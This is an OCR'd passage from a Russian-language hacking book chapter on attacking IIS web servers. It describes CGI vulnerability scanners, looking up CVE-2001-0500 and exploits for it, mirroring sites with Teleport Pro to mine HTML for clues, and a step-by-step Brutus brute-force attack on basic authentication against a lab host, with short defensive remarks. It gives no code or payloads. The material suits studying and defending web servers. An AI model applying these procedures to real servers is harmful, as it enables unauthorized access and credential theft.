


Рис. 12.11. Список уязвимостей сервера IIS 5.0 впечатляет

Числовые коды в списке уязвимостей (на Рис. 12.11 отображены 200 и 500) отмечают результат проверки; эти коды перечислены в справочной системе программы. Например, **200** означает успешное завершение - сценарий найден, а 500 - неудачу. Так что теперь можно собрать все сообщения с кодом **200** (они так и отмечены - **SUCCESS) и** далее можно поискать эксплойт для найденной уязвимости.

К сожалению, авторы программы D@MNED CGI Scanner 2.1 не позаботились о более точном описании найденных уязвимостей и об указании соответствующих им эксплойтов. Такое описание, без сомнения, позволило бы более эффективно взломать сервер с найденной уязвимостью. Поэтому для дальнейшего продвижения хакеру следует прибегнуть к базам данных уязвимостей и эксплойтов, про которые мы упоминали в Главе 1, например, MITRE CVE **(http://www.mitre.org).** В данном случае, как видно из Рис. 12.11, сервер IIS содержит файлы .htr и **.idq.**; Вот что на этот счет говорит база уязвимостей MITRE.

CVE-2001-0500

Buffer overflow in ISAPI extension (idq.dll) in Index Server 2.0 and Indexing Service 2000 in IIS 6.0 beta and earlier allows remote attackers to execute arbitrary commands via a long argument to Internet Data Administration (.ida) and Internet Data Query (.idq) files such as default.ida, as commonly exploited by Code Red.

(Переполнение буфера в расширениях ISAPI (idq.dll) в Index Server 2.0 и Indexing Service 2000 в IIS 6.0 бета-версии позволяет выполнять удаленный взлом для исполнения произвольных команд с помощью длинных аргументов в файлах .ida (Internet Data Administration - Администрирование данных Интернета) и .idq (Internet Data Query - Запрос данных Интернета), например, default.ida, который обычно используется червем Code Red.)

Reference: BUGTRAQ:20010618 All versions of Microsoft Internet Information Services, Remote buffer overflow (SYSTEM Level Access)

Reference: MS:MS01-033

Reference: CERT:CA-2001-13

Reference: BID:2880

Reference: XF:iis-isapi-idq-bo(6705)

Reference: CIAC:L-098

Как видим, CGI-сканер нашел уязвимость сервера IIS к атакам переполнения буфера - излюбленному инструменту хакинга IIS. А чтобы практически использовать найденную уязвимость, следует обратиться к базам эксплойтов, одна из которых содержится на сайте **http://www.securityiab.ru.** И действительно, на этом сайте имеется описание найденной уязвимости, сообщающей следующее.

"В заданной по умолчанию инсталляции IIS позволяется использование .htr файлов, которые используются для изменения Web паролей. Переполнение памяти "кучи" существует в компоненте сервера, который используется для обработки запросов к .htr файлам (ISM.DLL).

Эта уязвимость была проверена на IIS 4.0 и 5.0 с SP2 и самыми последними заплатами защиты от 1 апреля 2002.

Когда IIS получает запрос к какому-либо файлу, он проверяет, соответствует ли расширение на файле в запросе расширению в отображенных сце-

нариях. Затем он передает запрос к ISAPI фильтру для дальнейшей обработки. .htr файлы могут не присутствовать на системе для запроса, который будет обработан ISM.DLL.

Специальный запрос к ISM.DLL может вызвать переполнение кучи в процессе обработки. Это переполнение может использоваться для выполнения произвольного кода с правами IWAM_COMPUTERNAME.

Уязвимость может использоваться для распространения саморазмножающихся червей. Уязвимость найдена в IIS 4.0-5.1."

К сожалению, на сайте **SecurityLab.ru** для рассматриваемой уязвимости предложен эксплойт только для систем Unix и Pyton, что затрудняет его использование в домашних условиях. Такая ситуация очень распространена, и поиск эксплойтов для других уязвимостеи чаще всего приносит всего лишь исходный код программ, что характерно для такого рода инструментов (может быть, это связано с наличием проблем в их разработке).

Более обширную информацию о найденных уязвимостях предоставляет программа CGI Vulnerability Scan **(http://www.wangproducts.co.uk),** рабочее окно которой представлен на Рис. 12.13.




Рис. 12.12. Сканер CGI Vulnerability Scan достаточно прост и эффективен

В приложенной к программе документации можно найти описание уязвимых CGI-сценариев, известных программе, однако эта база данных поддерживается недостаточно эффективно - новые уязвимости в ней отсутствуют. За ними следует охотиться на сайтах Интернета, например, **SecurityLab.ru (http://www.securitylab.ru),** где очень часто мелькают сообщения о только что найденных уязвимостях серверов IIS (и других серверов), сопровождаемые описаниями уязвимостеи и даже использующими их эксплойтами для хакинга серверов IIS.

Итак, приложив некоторое умение, и при условии некоторого везения хакер может взломать сервер HTTP - и дело сделано. Ну а если это ему не удастся - что же еще полезного для хакинга компьютерной сети организации или для других

целей можно извлечь из Web-сайта? Осталась одна возможность - исследовать HTML-код Web-страничек, который подчас хранит в себе очень много интересных открытий. Но чтобы исследовать код HTML, его следует загрузить из Web, поскольку подробное изучение кода HTML дело не быстрое и не простое. Наилучшее решение такой задачи состоит в сканировании ресурсов Web в поисках полезной информации с последующей загрузкой содержимого сайта на компьютер. Признанным фаворитом среди инструментов, предназначенных для таких операций, считается программа Teleport Pro **(http://www.tenmax.com),** предоставляющая широкий набор возможностей по настройке процедур поиска в сети Web и загрузке найденных ресурсов на локальный компьютер. Вкратце опишем возможности Teleport Pro.

Web-спайдер Teleport Pro

Программа Teleport Pro представляет собой мощный инструмент для офлайнового просмотра Web-сайтов, создания зеркальных копий Web-сайтов и извлечения из Интернета файлов с полезными ресурсами. Программа Teleport Pro обеспечивает полностью автоматический режим работы, причем одновременно нескольких копий программы (это свойство называется многопоточностью), функционируя подобно пауку, перемещающемуся в сети Web по ссылкам на Web-сайте. Программы, обладающие последним из указанных свойств, на компьютерном сленге называются «спайдерами» - от английского слова «spider» - паук.

Такие Web-спайдеры способны безо всякого участия пользователя «ползать» по сети Web в поисках «жертвы» - файла с нужной информацией. А чтобы определить, нужен ли вам встреченный при поиске файл, спайдер использует специальные критерии, заданные пользователем. Спайдер Teleport Pro умеет делать следующие вещи.

- Загружать Web-сайты целиком для последующего просмотра в офлайновом режиме.
- Создавать точные копии Web-сайта, полностью сохраняющие структуру каталогов вместе с хранимыми файлами.
- Выполнять поиск на Web-сайте файлов определенного типа.
- Автоматически загружать список файлов с Web-сайта.
- Исследовать любой Web-сайт, связанный с центральным Web-сайтом.
- Производить поиск на Web-сайте по ключевым словам.
- Создавать список всех страниц и файлов на Web-сайте.

Все эти возможности Teleport Pro очень полезны для хакинга, поскольку позволяют вместо утомительного ручного поиска по Web нужной информации, щелчков на ссылках и просмотра страниц автоматически загружать нужные файлы и без всякой спешки тщательно изучать их на своем компьютере.

Для работы с Teleport Pro вы должны создать файл проекта, содержащий несколько адресов файлов, хранимых в сети Web. В файле проекта следует также указать несколько правил выбора гиперссылок, по которым должны выполняться переходы спайдера, и файлов для загрузки из Web. Далее командой меню **Start** (Старт) запускается работа спайдера - и вы можете просто подождать результата, пока Teleport Pro прочитает файлы с указанными адресами, извлечет их из Web, прочитает гиперссылки из загруженных файлов Web-страниц, перейдет по ссылкам на другие файлы, и так далее до завершения.

При создании файла проекта вы можете задать режим извлечения из сайта Web файлов только определенного типа и следования по ссылкам также только определенного типа. Например, можно заставить Teleport Pro извлекать из Web только графические файлы и выполнять переходы только внутри домена по указанному стартовому адресу, или же указать «глубину» следования по ссылкам. Так что наш Web-спайдер может вести себя достаточно интеллектуально, не покидая того уголка сети Web, в который его поместили.

Рабочее окно программы Teleport Pro представлен на Рис. 12.13.




Рис. 12.13, Рабочее окно TeleportPro напоминает окно проводника Windows

Для реализации всех описанных выше возможностей пользователю Teleport Pro предоставляется мастер создания проектов, к описанию работы которого мы и перейдем.

Мастер создания нового проекта

Для создания нового проекта выполните такие шаги.

> В рабочем окне Teleport Pro выберите команду меню **File ◆ New Project Wizard** (Файл * Мастер создания нового проекта). На экране появится первый диалог мастера создания нового проекта (Рис. 12.14).




Рис. 12.14. Первый диалог мастера создания нового проекта позволяет выбрать один из инструментов TeleportPro

В диалоге на Рис. 12.14 можно установкой переключателя выбрать следующие варианты применения Teleport Pro.

Create *a* browsable copy of website on my hard drive - Создать просматриваемую копию Web-сайта на моем жестком диске.

Duplicate *a* website, including directory structure - Дублировать Web-сайт, включая структуру каталогов.

Search a website for files of certain type - Поиск на Web-сайте файлов определенных типов.

Explore every site linked from a central site - Исследовать все сайты, указанные ссылками из центрального сайта.

Retrieve one or more files at known addresses - Извлечь один или более файлов с известными адресами.

Search a website for keyword - Поиск в Web-сайте по ключевым словам.

- Выберите для начала первый вариант - создание просматриваемой копии Web-сайта на своем жестком диске. В первом диалоге мастера создания нового проекта он установлен по умолчанию, так что просто щелкните на кнопке **Next** (Далее). На экране появится диалог следующего шага работы мастера (Рис. 12.15).
- В поле вверху диалога укажите начальный адрес для поиска в Web; если вам необходимо задать несколько стартовых адресов, далее их можно будет добавить с помощью команды **New Address** (Новый адрес) на панели инструментов.




Рис. 12.15. Второй диалог мастера создания нового проекта позволяет указать стартовый адрес для поиска в Web

- В поле **Up to ... links from this starting point** (До ... ссылок из этой стартовой точки) укажите глубину поиска в Web по числу переходов по ссылкам, начиная от стартовой точки (по умолчанию задано 3).
- Щелкните на кнопке **Next** (Далее) и перейдите в диалог следующего шага мастера создания нового проекта (Рис. 12.16).




Рис. 12.16. В этом диалоге вы можете настроить свой проект

- В диалоге на Рис. 12.16 укажите, какие файлы следует извлекать из Web при создании локальной копии сайта. Имеются следующие возможности:
  - **Just text** (Только текст) - загрузка только текстовых файлов.
  - **Text and graphics** (Текст и графика) - загрузка текстовых и графических файлов.

- **Text, graphics, and sound** (Текстовые, графические и звуковые файлы) - загрузка текстовых, графических и звуковых файлов.
- **Everything** (Все) - загрузка всех файлов.

> Если необходимо, создайте учетную запись для доступа к созданному сайту, введя в поле **Account** (Учетная запись) свой логин, а в поле **Password** (Пароль) - пароль.

> Щелкните на кнопку **Next** (Далее) и перейдите в следующий диалог мастера создания нового проекта (Рис. 12.17).

Рис. 12.17. Последний шаг создания проекта поздравляет вас с успехом!

В диалоге на Рис. 12.17 содержится поздравление и напоминание, что для запуска проекта следует щелкнуть на кнопке **Start** (Старт) на панели инструментов или выбрать команду **Start** (Старт) из меню **Project** (Проект).

> Щелкните на кнопке **Finish** (Готово) и в отобразившемся стандартном диалоге (Рис. 12.18) сохраните файл проекта на диске.




Рис. 12.18. Для сохранения файла проекта программа Teleport Pro предлагает стандартный диалог

При указании стартового адреса учтите, что адреса Интернета чувствительны к регистру букв. Далее, примите во внимание, что описываемая версия Teleport Pro 1.29.1959 поддерживает работу только с серверами HTTP и FTP.

Настройка свойств проекта

Более тонкую настройку проекта можно выполнить с помощью диалога **Project Properties** (Свойства проекта), представленного на Рис. 12.19 и открываемого командой меню **Project** ◆ **Project Properties** (Проект ◆ Свойства проекта).




Рис. 12.19. Параметры создания дублированного сайта в диалоге свойств проекта

Диалог **Project Properties** (Свойства проекта) содержит семь вкладок, позволяющих настроить работу спайдера наиболее оптимальным образом. Мы ограничимся описанием настройки параметров дублирования и зеркального отображения сайта, выполняемой на вкладке **Browsing/Mirroring** (Просмотр/Зеркальное отображение), представленной на Рис. 12.19.

Вкладка **Browsing/Mirroring** (Просмотр/ Зеркальное отображение) содержит множество параметров, позволяющих уточнить способ сохранения файлов на жестком диске компьютера, например, необходимо ли «локализовать» ссылки в сохраняемых страницах, заменив их ссылками на местоположение файлов в папках локального диска. Рассмотрим все эти параметры по порядку.

Флажок **Always save HTML pages** (Всегда сохранять страницы HTML) вынуждает Teleport Pro сохранять документы HTML, т.е. Web-странички, на локальном диске, даже если все остальные параметры, задающие режим извлечения файлов

из Web, этого не требуют. Для проекта, подготавливающего Web-сайт для офлайнового просмотра, этот флажок должен быть установлен всегда, поскольку не все файлы Web-страничек имеют расширение .htm и .html.

- Флажок **Replicate the directory structure of remote servers** (Реплицировать структуру каталогов удаленного сервера) вынуждает спайдер сохранять извлекаемые файлы в каталогах с такой же структурой, что и на сервере. Это весьма удобно для работы с сайтом, поскольку «сваливая» все файлы в одну кучу, можно потерять над ними контроль и перезаписать один файл другим.
- Флажок Use MSIE-compatible **filenames (append .htm to HTML files where necessary)** (Использовать имена файлов, совместимые с MSIE (добавлять при необходимости .htm к файлам HTML)) помогает браузеру IE определять, что файл содержит документ HTML, даже если расширение имени файла отличается от .htm или .html (например, .shtml или .pl). С этой целью, в случае установки флажка, спайдер Teleport Pro переименовывает файлы документов HTML, присваивая расширения .htm или .html, одновременно перезаписывая ссылки на эти файлы.

В группе элементов управления **Linkage System** (Система связывания) устанавливается, должен ли, и каким образом, спайдер перезаписывать ссылки на сохраняемые файлы. Установка флажка **Localize links for all retrieved files** (Локализовать ссылки для всех извлекаемых файлов) включает режим локализации ссылок и делает доступными расположенные в разделе переключатели, управляющие перезаписью ссылок на файлы, не извлекаемые из Web. Имеется три возможности:

- **Link to a message that explains why the file was not retrieved** - связывать с сообщением, которое объясняет, почему файл не был извлечен. Это сообщение также будет отображать адрес Интернета для данного файла, так что, при желании, его можно будет просмотреть в браузере.
- **Link to the Internet address for the file** - связывать с адресом Интернета данного файла. В этом случае спайдер заменит ссылку на неизвлеченный файл адресом Интернета для этого файла, так что файл можно будет просмотреть браузером.

Link to a place where the local file will be stored - связывать с местом, в которое этот файл должен был быть помещен, т.е. спайдер должен «предсказать» место размещения неизвлеченного из Web файла и установить ссылку на это место. Такой режим работы позволит загружать Web-сайт на локальный диск постепенно, без необходимости повторного установления ссылок на вновь загруженные файлы.

Спайдер Teleport Pro всегда локализует ссылки на внедренные в HTML-документ файлы, например, звуковые, графические, аплеты Java, заменяя их «предсказанными» ссылками на их локальное местоположение. Дело в том, что ссылки на эти файлы недоступны для пользовательского интерфейса - на них нельзя щелкать мышью.

Находящийся внизу группы элементов управления **Linkage System** (Система связывания) флажок **Link using 8.3 filenames** (Связывать, используя имена файлов формата 8.3) заставляет спайдер локализовать файлы с использованием старой, применяемой в DOS системы наименований файлов. При этом спайдер записывает файлы, сохраняя длинные имена, а ссылки на них перезаписываются именами формата 8.3.

Кнопка **Relink all files in the project now** (Заново связать все файлы в проекте) приводит к немедленной перезаписи всех ссылок для файлов HTML в папке проекта, с использованием текущих настроек системы связывания.

исследование кода HTML

Итак, поработав, спайдер принес вам целую кучу файлов, создав локальную копию Web-сайта. Что же следует искать в коде HTML этой локальной копии Web-сайта? Как правило, создающие Web-сайт люди мало задумываются, насколько информативными могут оказаться сведения, которые они оставляют в своих Web-страничках. Эти сведения не видны пользователю, просматривающему страничку в браузере Web, но прекрасно видны в коде HTML. Что же там можно найти?

Во-первых, это комментарии - пометки, оставляемые в коде для самого себя или для других разработчиков сайта. Комментарии могут содержать фамилии, телефоны, адреса электронной почты, сведения технического характера - в общем, что угодно. Для хакера все это интересно, поскольку любая информация подобного рода - это зацепка для начала хакинга.

Во-вторых, это ссылки на ресурсы сайта - пути к каталогам с документами, сценариями, рисунками - зная все это, легче построить план атаки на сервер, поскольку яснее становится его организация и используемые средства. Например, в Приложении В, содержащем описание протокола CGI, описано, как выполняется обработка форм, помещенных в Web-страничку. Для этого в коде HTML следует указать путь к CGI-сценарию, которому передаются все сведения из формы для последующей обработки. Эти сценарии могут быть испытаны на «надежность» отправкой специально сформированных запросов, в которых сценарию в качестве параметров передается исполняемый код. И если сценарий не проверяет переданные параметры, то вполне вероятно обнаружение дыры в системе защиты. Конечно, все это - путь для весьма квалифицированного хакера.

Наилучшим путем для исключения ошибок такого рода, приводящим к нарушению системы защиты, следует признать использование только проверенных сценариев, лучше всего последних версий, а также испытание созданного Web-сайта на безопасность с помощью специальных средств тестирования, например, приложения Retina (http://www.eeye.com/html/Products/Retina/). Далее, на сайте программы Teleport Pro **(http://www.tenmax.com)** предоставляется для бесплатной загрузки и использования утилита очистки HTML-кода от всякой уязвимой информации, помогающей хакеру в реализации планов атаки на сайт Web.

Взлом доступа к страничкам Web

Ну а что делать, если доступ к страничке Web закрыт паролем? В самом деле, имеются странички Web, которые защищены паролем по причинам, вдаваться в которые нет нужды - мы все об этом знаем. Доступ может быть закрыт как запросом пароля из формы HTML, так и с помощью средств сервера HTTP.

В этом случае хакеру ничего не остается, как попробовать взломать пароль доступа, и тут нам на помощь приходит старый добрый метод взлома грубой силой. Мы должны «забрутофорсить» Web-сайт, выполнив попытки многократного входа с различными паролями и логинами.

Несколько попыток можно сделать вручную - ламеры еще не перевелись, и если администратор Web-сайта принадлежит к этой малопочтенной категории, то можно попробовать пары логин/пароль в виде вариаций на тему **Administrator/password** (некоторые авторы, например, [3] утверждают, что такие входы имеет треть (!!!) серверов Web). Но лучше все же привлечь средства малой механизации и применить программу, скажем, Brutus Authentication Engine Test 2 (Машина тестов аутентификации версии 2), сокращенно Brutus AET2 (http://www.hobie.net/brutus), описанную в Главе 10, где мы с ее помощью взламывали чужие почтовые ящики. Теперь посмотрим, как это делается в случае серверов HTTP.

На Рис. 12.20 представлено рабочее окно программы Brutus.

Мы выполним атаку на систему базовой идентификации сервера IIS компьютера Sword-2000, сделав такие шаги.

> В поле **Target** (Цель) введите IP-адрес жертвы, в данном случае 1.0.0.1.

> В открывающемся списке **Type** (Тип) выберите тип взламываемой системы защиты, что подразумевает выбор протокола доступа к серверу и метод аутентификации доступа к ресурсу. В данном случае выбран пункт **HTTP (Basic Authentication)** (HTTP (Базовая аутентификация)) - взламывается доступ к серверу HTTP, защищенного с помощью базовой аутентификации (подробнее о методах защиты доступа к IIS можно узнать из справочной системы Windows или в одном из многочисленных руководств по серверам IIS).




Рис. 12.20. Программа готова «брутофорсить» Web-сайт

В группе элементов управления **Authentication Options** (Параметры аутентификации) следует указать либо список логинов для тестирования в процессе взлома, либо указать единственный логин. Мы ограничимся логином **Administrator,** введя его в поле Use Username (Использовать имя пользователя), и сбросив флажок **Single User** (Единственный пользователь).

- В открывающемся списке **Pass Mode** (Режим поиска) выберите пункт **Brute Force** (Грубая сила), задав метод взлома грубой силой, т.е. прямым перебором всех вариантов паролей.
- Щелкните на ставшей доступной кнопке **Range** (Диапазон). На экране появится диалог **Brutus - Brute Force Generation** (Brutus - Генерирование паролей прямым перебором), представленный на Рис. 12.21.




Рис. 12.21. Выбор символов и длин тестируемых строк

В диалоге **Brutus - Brute Force Generation** (Brutus - Генерирование паролей прямым перебором) делается основной выбор - следует указать, какой длины может быть пароль у сервера IIS и какие символы он может использовать. Тут

все зависит от вашей творческой фантазии и удачи; для демонстрации мы выберем и в поле **Min Length** (Минимальная длина), и в поле **Max Length** (Максимальная длина) одно число - 3. Применяемые символы мы ограничим цифрами, установив переключатель **Digits only** (Только цифры).

Теперь все готово для атаки.

- Щелкните на кнопке **Start** (Старт) в диалоге **Brutus - AE2** (Рис. 12.20) и наблюдайте за сообщениями и линейным индикатором внизу диалога. Результат представлен в диалоге **Brutus - AE2** на Рис. 12.22.




Рис. 12.22. Пароль доступа к IIS взломан!

Теперь, когда при обращении к взломанному серверу IIS отобразится диалог запроса пароля, представленный на Рис. 12.23, вы будете знать, что туда следует вводить.




Рис. 12.23. Введите в поля диалога найденные логин и пароль – и отобразится защищенная страничка Web

Кроме описанной возможности взлома базовой системы аутентификации, программа Brutus позволяет взламывать парольную защиту, реализованную с помощью форм на страничках Web. Такая система защиты функционирует на основе запросов CGI-сценариев Web-сайта. Выбрав в поле Type (Тип) пункт HTTP (Form) (HTTP (Форма)) и настроив передачу запросов GET сценариям, можно подобрать пароль доступа к ресурсу, воспользовавшись теми же методами, что и описанный выше способ взлома грубой силой, или выполнить словарную атаку.

Заключение

Сайты Web, поддерживаемые на подключенных к Интернету серверах корпоративной сети, - это наилучшие объекты для удаленного взлома доступа к информационным ресурсам организации. Для хакинга сайтов Web создано множество утилит, часть из которых описана в этой главе. Следует однако учесть, что задача хакинга такой системы вовсе не так проста, как это может показаться на первый взгляд. Если раньше, в доисторическую эпоху систем Windows NT/95/98, достаточно было отсканировать Web-сайт программами типа CGI Vulnerability Scan или D@MNED CGI Scanner 2.1, найти несколько уязвимых сценариев, а потом с помощью эксплойтов, в изобилии представленных на хакерских Web-сайтах, без всяких проблем взломать доступ к ламерскому серверу, то нынче все это усложнилось.

Чтобы взломать настоящий, защищенный Web-сайт, приходится долго подыскивать ключики к его уязвимостям, причем еще не факт, что удастся найти надежные эксплойты для проникновения в сервер через найденную дыру в системе защиты. Так что наилучший способ хакинга сайтов Web - это внимательное отслеживание новейших уязвимостей и самодельное изготовление эксплойтов, чаще всего представленных на Web-сайтах в виде исходных текстов программ.

Антихакер же должен помнить, что ныне имеется множество мощных программных средств исследования безопасности Web-сайтов - например, приложение Retina, описание которого можно найти, например, в [7]. Другая возможность создания надежной защиты Web-сайта - это испытание его на прочность с помощью хакерских утилит, а для этого антихакер должен в совершенстве овладеть методикой их использования.

ГЛАВА 13.
Атаки DoS

